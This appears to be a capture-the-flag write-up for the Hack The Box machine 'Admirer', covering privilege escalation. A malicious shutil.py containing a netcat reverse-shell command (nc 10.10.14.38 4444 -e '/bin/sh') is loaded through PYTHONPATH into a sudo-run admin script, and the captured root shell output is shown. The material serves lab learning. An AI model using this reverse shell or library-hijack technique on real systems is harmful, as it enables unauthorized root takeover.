
Since admin_tasks.sh could be executed as root then calling this file from it would result in same privileges as it should be as far as I know. Thanks to some hint in the HTB forum that the ideas of changing python import. From that file perspective is shutil python file.

The idea is making another shutil.py file but with actual content and reverse shell command in it.

..


..

Os.system(“nc lhost lport -e ‘/bin/bash’”)




```
waldo@admirer:~$ mkdir prof
waldo@admirer:~$ cd prof/
waldo@admirer:~/prof$ ls
waldo@admirer:~/prof$ nano shutil.py
waldo@admirer:~/prof$ cat shutil.py
import os

def make_archive(a,s,d):
    os.system("nc 10.10.14.38 4444 -e '/bin/sh'")
waldo@admirer:~/prof$ ls
shutil.py
```

Once done, on our side fire up netcat using port used first.




```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
```

As the port listening, on the target side, execute the file that have root privileges but with crafted python file I made before to invoke the reverse shell, *sudo PYTHONPATH=~/python/directory /opt/script/admin_task.sh.*



```
waldo@admirer:~/prof$ sudo
PYTHONPATH=~/prof /opt/scri
pts/admin_tasks.sh
[sudo] password for waldo:

[[[ System Administration M
enu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in th
e background, it might take
 a while...
```



```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.38] fro
m (UNKNOWN) [10.10.10.187] 5
3674
whoami
root
ls
shutil.py
cd ..
ls
prof
user.txt
cd /ro
cd /root
ls
root.txt
cat root.txt
```

On local side, can see there the script crafted invoked successfully as I can escalate myself as root then can end the progress. 2nd flag found in root.txt. Mission accomplished.

Tags: #Enumeration #Fuzzing #Adminer #Database #Vulnerability #SSH #Python #Hijacking

Contact:-

Github: github.com/Ap0k4L1p5

Email: prof.apokalips@protonmail.com